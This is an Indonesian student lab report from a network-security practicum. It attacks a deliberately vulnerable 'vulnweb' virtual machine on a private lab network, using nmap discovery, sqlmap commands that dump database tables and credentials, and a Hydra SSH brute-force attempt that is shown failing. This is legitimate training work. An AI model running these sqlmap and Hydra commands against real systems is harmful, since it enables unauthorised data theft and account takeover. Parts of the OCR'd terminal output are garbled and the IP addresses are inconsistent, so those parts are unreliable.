LAPORAN RESMI PRAKTIKUM KEMANAN JARINGAN

Attack Scenario



Dosen:

Dr. Ferry Astika Saputra ST, M.Sc

Oleh:

Septiana Dyah Anissawati

D4 LJ Teknik Informatika B

3122640031

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA TAHUN AJARAN 2022/2023

PENJELASAN

Pada praktikum sekaligus tugas kali ini akan melakukan peretasan pada sebuah VDI (Virtual Disk Image) dengan OS Ubuntu. Tujuan dari praktikum ini adalah agar dapat mengakses database dan mendapatkan user rootnya. Maka dari itu untuk pengaksesan database menggunakan SQLmap dan untuk username dan password menggunakan Hydra.

SQLmap merupakan aplikasi open source atau tools yang terdapat dalam Kali Linux. Aplikasi ini digunakan untuk mendeteksi dan mengeksploitasi kerentanan. Aplikasi ini mampu mengambil alih server database. Dengan menggunakan SQLmap penyerang dapat melakukan penyerangan pada database SQL, menjalankan perintah pada sistem operasi, mengambil struktur database, melihat atau menghapus data yang terdapat pada database dan bahkan mengakses file sistem dari server.

Hydra adalah cracker password yang cepat dan fleksibel dapat digunakan di Linux dan Windows serta mendukung protokol seperti AFP, HTTP-FORM-GET, HTTP-GET, HTTP-FORM-POST, HTTP-HEAD, HTPP-PROXY. Tool ini didesain untuk melakukan cracking password dengan metode brute force.

Brute force merupakan upaya untuk mendapatkan akses sebuah akun dengan menebak username dan password yang digunakan. Brute force attack sebenarnya merupakan teknik lama dalam aksi cyber crime. Namun, ternyata masih banyak digunakan karena dianggap masih efektif. Itulah mengapa metode ini masih populer sampai saat ini dan banyak digunakan oleh para hackers untuk melakukan tindakan kriminalnya. Lalu, apa yang bisa hackers lakukan setelah memperoleh akses ke sistem atau jaringan Anda? Berikut beberapa motif serangan yang paling umum:

- Mencuri informasi personal Anda (termasuk kata sandi seluruh akun Anda) dan kemudian menjualnya ke pihak ketiga;
- Menggunakan akun Anda untuk melakukan tindakan kriminal seperti menyebarkan konten hoax/ilegal maupun melancarkan serangan phishing;
- Menghancurkan reputasi korban dengan cara merusak websitenya;
- Memasukkan malware (spyware) dan ads ke website korban untuk memonitor aktivitas mereka serta memperoleh uang setiap kali pengunjung mengklik iklan tersebut;
- Mengarahkan website ke situs yang telah disiapkan pelaku, yang tentunya mengandung konten yang berbahaya atau dipenuhi dengan iklan yang menguntungkan pelaku;
- Menginfeksi perangkat Anda dengan malware dan mengubahnya menjadi botnets.

A. Mengambil data database menggunakan SQLmap

1. Dapatkan IP dari linux yang digunakan

```
(kali kali)-[~]

$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.241.194    netmask 255.255.255.0 broadcast 192.168.241.255
    inet6 fe80::a00:27ff:fe93:bf41 prefixlen 64 scopeid 0×20<link>
    ether 08:00:27:93:bf:41 txqueuelen 1000 (Ethernet)
    RX packets 19 bytes 3158 (3.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 2598 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Setelah itu guanakn ipcalc untuk mendapatkan range IP


```
-(kali⊕kali)-[~]
$\ipcalc 192.168.241.194
                                 11000000.10101000.11110001. 11000010
Address:
Netmask:
                                 00000000.00000000.00000000. 11111111
Wildcard: 0.0.0.255
\Rightarrow
           192.168.241.0/24
Network:
                                 11000000.10101000.11110001. 00000000
HostMin:
                                 11000000.10101000.11110001. 00000001
                                 11000000.10101000.11110001. 11111110
HostMax:
                                 11000000.10101000.11110001. 11111111
Broadcast: 192.168.241.255
Hosts/Net: 254
                                  Class C, Private Internet
```

3. Menggunakan nmap untuk mendapatkan ip dari target


```
(kali@kali)-[~]
$ nmap 192.168.241.0/24 -p 22 -- open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 10:27 EDT
Nmap scan report for 192.168.241.148
Host is up (0.0019s latency).

PORT STATE SERVICE
22/tcp open ssh
Nmap done: 256 IP addresses (3 hosts up) scanned in 7.44 seconds
```

4. Coba buka ip pada browser



5. Coba cari halaman yang memerlukan 'ID'



6. Jalankan menggunakan SQLmap

```
| Section 1. | Proceedings | Process | Process
```

7. Melihat tabel pada database vulnweb

Ada beberapa tabel yaitu user, artikel, galeri, halaman, komentar, menu dan pesan.

8. Melihat kolom pada tabel user

```
[4] Segliapo — http://sp2.168.241.168/index.php?tamplt=artikel_detall6id=85* -T user —columns

[5] Segliapo — http://sp2.168.241.168/index.php?tamplt=artikel_detall6id=85* -T user —columns

[6] Legal disclaimer: Usage of sqlamp.org

[7] Isgal disclaimer: Usage of sqlamp for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law so. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[8] Isgal disclaimer: Usage of sqlamp for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law so. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[8] Isgal disclaimer: Usage of sqlamp.org

[8] Starting a 18:48:10 /2023-06-02/

[8] Starting a 18:48:10 /2023-06-02/
```

```
| Total | Tota
```

9. Mendapatkan data dari tiap kolom tabel user

```
| Section | Control | Cont
```

Saya mendapatkan id_user, password dan username dari tabel user pada database vulnweb. Namun yang aneh disini adalah pada password dimana ada kode enkripsi namun menyertakan (vulnweb) hal itu menyebabkan kode enkripsi tidak ada nilainya. Dan ketika login tidak bisa.

10. Disini saya akan melakukan pemanggilan kolom user, artikel, galeri, halaman, komentar, menu, pesan sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -T artikel --columns

```
Database: vulnweb
Table: artikel
[6 columns]
 Column
              Type
  gambar
               varchar(50)
  hits
               int(5)
  id_artikel
               int(5)
  isi
               text
  judul
               varchar(100)
  tanggal
               date
[09:35:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/out
put/192.168.121.148'
[09:35:35] [WARNING] your sqlmap version is outdated
[*] ending @ 09:35:35 /2023-06-05/
```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -T galeri - columns

```
Database: vulnweb
Table: galeri
[4 columns]
 Column
             | Type
  gambar
               varchar(50)
  id_galeri
               int(5)
  judul
               varchar(50)
  tanggal
               date
[09:36:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/out
put/192.168.121.148'
[09:36:54] [WARNING] your sqlmap version is outdated
[*] ending @ 09:36:54 /2023-06-05/
```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -T halaman -columns

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -T komentar -columns

```
Database: vulnweb
Table: komentar
[6 columns]
| Column
               | Type
  email
                 text
  id_artikel
                 int(5)
  id_komentar
                 varchar(50)
  komentar
                 varchar(50)
 nama
  tanggal
                 date
[09:39:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/out
put/192.168.121.148'
[09:39:07] [WARNING] your sqlmap version is outdated
[*] ending @ 09:39:07 /2023-06-05/
```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -T pesan - columns

```
Database: vulnweb
Table: komentar
[6 columns]
Column
                | Type
  email
                  text
 id_artikel
id_komentar
                  int(5)
                  varchar(50)
  komentar
                  varchar(50)
  nama
  tanggal
                 date
[09:39:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/out
put/192.168.121.148'
[09:39:07] [WARNING] your sqlmap version is outdated
[*] ending @ 09:39:07 /2023-06-05/
```

11. Membuka data pada tabel

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -C gambar,hits,id artikel,isi,judul,tanggal –dump


```
[09:44:04] [INFO] fetching entries of column(s) 'gambar,hits,id_artikel,isi,judul,tanggal' fo r table 'artikel' in database 'vulnweb'
Table: artikel
[3 entries]

| gambar | hits | id_artikel | isi


| judul | tang
gal |
| NEW_1.png | 3 | 83 | Sebuah tutorial sederhana untuk menemukan parameter yang vulnerable terhadap serangan sql injection dengan menggunakn live http header, berikut ulasanny
```

```
[09:44:04] [INFO] table 'vulnweb.artikel' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.121.148/dump/vulnweb/artikel.csv'
[09:44:04] [INFO] fetching entries of column(s) 'gambar,hits,id_artikel,isi,judul,tanggal' fo r table 'komentar' in database 'vulnweb'
[09:44:05] [WARNING] something went wrong with full UNION technique (could be because of limi tation on retrieved number of entries). Falling back to partial UNION technique
[09:44:05] [WARNING] in case of continuous data retrieval problems you are advised to try a s witch '--no-cast' or switch '--hex'
[09:44:05] [INFO] fetching number of column(s) 'gambar,hits,id_artikel,isi,judul,tanggal' ent ries for table 'komentar' in database 'vulnweb'
[09:44:05] [INFO] resumed: 4
[09:44:05] [WARNING] running in a single-thread mode. Please consider usage of option '--thre ads' for faster data retrieval
[09:44:05] [INFO] retrieved: NEW_3.png
[09:44:05] [INFO] retrieved: 105
[09:44:07] [INFO] retrieved: Jumpa lagi bersama saya, pada kesempatan yang berbahagia ini say a akan membagikan sebuah artikel tentang bagaimana membuat phising terhadap sebuah situs medi a sosial kenamaan yaitu PATH. Lalu pertanyaannya apakah bisa kita mendapatkan username dan pa ssword dari akun path seseorang dengan memanfaatkan phising ini, jawabannya tentu bisa dengan memanfaatkan tools setoolkit yang ada di Kali Linux. Lalu pertanyaan selanjutnya adalah baga imana cara mendapatkan username dan password tersebut, mari kita liat bersama ulasannya ya so bat progress ... /br>
```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -C gambar,id galeri,judul,tanggal --dump



sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -C gambar,id+galeri,judul,tanggal --dump



Database: vulnweb Table: artikel				
[3 entries]				
1 1 TOOLDAKAT	Tootbakar@bugcrowdninja.com	How are you??	2019-02-28 H	apus
+ gambar id_galeri 	judul		tang	ggal
· · · · · · · · · · · · · · · · · · ·	+		+	
+ NEW_2.png <blank> 28 </blank>	BYPASS ADMIN OR USER LOGIN	TUTORIAL	2019	9-02-
NEW_3.png <blank></blank>	HACKING PATH ACCOUNT WITH S	SETOOLKIT AND NGROK	2019	9-02-
NEW_1.png <blank> 28 </blank>	IDENTIFICATION VULN SQLI PA	ARAMETER WITH LIVE H	TTP HEADER 2019	9-02-
++	+		+	

```
Database: vulnweb
Table: menu
[7 entries]
 gambar
             | id_galeri |
                           judul
                                          tanggal
                           CHEAT SHEET
                                          2019-02-28
              <blank>
 NEW_3.png
                                          2019-02-28
 NEW_3.png
              <black>
                           GALERI
 NEW_3.png
NEW_3.png
              <black>
                           HACKING
                                          2019-02-28
                           HOME
                                          2019-02-28
              <blank>
                                          2019-02-28
              <blank>
                           JAVA
 NEW_3.png
 NEW_3.png
NEW_3.png
              <blank>
                           KONTAK
                                          2019-02-28
                           TUTORIAL
                                          2019-02-28
              <black>
Database: vulnweb
Table: komentar
[4 entries]
             | id_galeri | judul
                                                                             | tanggal
  gambar
                            HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK
                                                                               2017-02-28
  NEW_3.png
               <black>
  NEW_3.png
               <blank>
                            HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK
                                                                               2017-03-07
  NEW_3.png
NEW_3.png
                            HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK
                                                                               2017-04-30
               <blank>
               <black>
                            HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK
                                                                               2019-02-28
```

sqlmap -u "http://192.168.121.148/index.php?tampil=artikel_detail&id=85" -C email,id artikelid komentar,nama,tanggal --dump

Database: vulnweb Table: komentar					
[4 entries]					
email	id_artikel	id_komentar	nama	tanggal	
ambonazhar@gmail.com ebitsangadji@gmail.com	70 80	3 4	Pandri Karepesina ebit	2017-02-28 2017-03-07	
	78 81	5	Eugeneeluts test	2017-04-30 2019-02-28	
+		· · · · · · · · · · · · · · · · · · ·		2019-02-26 	

B. Mendapatkan User Root

1. Langkah pertama yaitu melihat inet yang kita gunakan menggunakan comment ifconfig

```
(kali% kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.246.194    netmask 255.255.255.0 broadcast 192.168.246.255
    inet6 fe80::a00:27fff:fe93:bf41 prefixlen 64 scopeid 0×20<link>
    ether 08:00:27:93:bf:41 txqueuelen 1000 (Ethernet)
    RX packets 9 bytes 1579 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15 bytes 1932 (1.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Langkah selanjutnya menjalankan command ipcalc dengan memasukkan ip yang kita gunakan

```
-(kali⊛kali)-[~]
$\text{ipcalc 192.168.246.194}
Address: 192.168.246.194
                                11000000.10101000.11110110. 11000010
Netmask: 255.255.255.0 = 24
                                00000000.000000000.00000000. 11111111
Wildcard: 0.0.0.255
Network: 192.168.246.0/24
                               11000000.10101000.11110110. 00000000
HostMin: 192.168.246.1
                                11000000.10101000.11110110. 00000001
                                11000000.10101000.11110110. 11111110
HostMax:
Broadcast: 192.168.246.255
                                11000000.10101000.11110110. 11111111
Hosts/Net: 254
                                Class C, Private Internet
```

3. Kemudian melakukan scanning network dengan menggunakan nmap agar mendapatkan ip target yang akan diserang.

```
(kali@kali)-[~]
$ nmap 192.168.246.0/24 -p 22 -- open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 08:56 EDT
Nmap scan report for 192.168.246.148
Host is up (0.0020s latency).

PORT STATE SERVICE
22/tcp open ssh
Nmap done: 256 IP addresses (3 hosts up) scanned in 9.65 seconds
```

4. Menjalankan command hydra untuk cracking password

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 867705343100 login tries (l:403355/p:2151220), ~54231583944 tries per tas k
[DATA] attacking ssh://192.168.125.148:22/
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 867705342924 to do in 82169066:34h, 16 active
[STATUS] 133.67 tries/min, 401 tries in 00:03h, 867705342699 to do in 108192686:08h, 16 active
[STATUS] 116.86 tries/min, 818 tries in 00:07h, 867705342284 to do in 123755855:40h, 16 active
[STATUS] 118.40 tries/min, 1776 tries in 00:15h, 867705341326 to do in 122143206:50h, 16 active
```

Hasil yang saya dapatkan saya belum mendapatkan username dan password untuk melakukan hak akses pada VDI.


C. Login Admin Vulnweb

1. Mengakses halaman Vulnweb Administrator



Disini saya mengakses halaman dengan URL 'http://192.168.121.158/admin/index.php. Disini saya menggunakan username dan password yang sudah didapatkan yaitu vulnweb untuk username dan passwordnya.

2. Selanjutnya kita akan melihat halaman utama pada website vulnweb untuk admin



3. Berikut data dan daftar menu

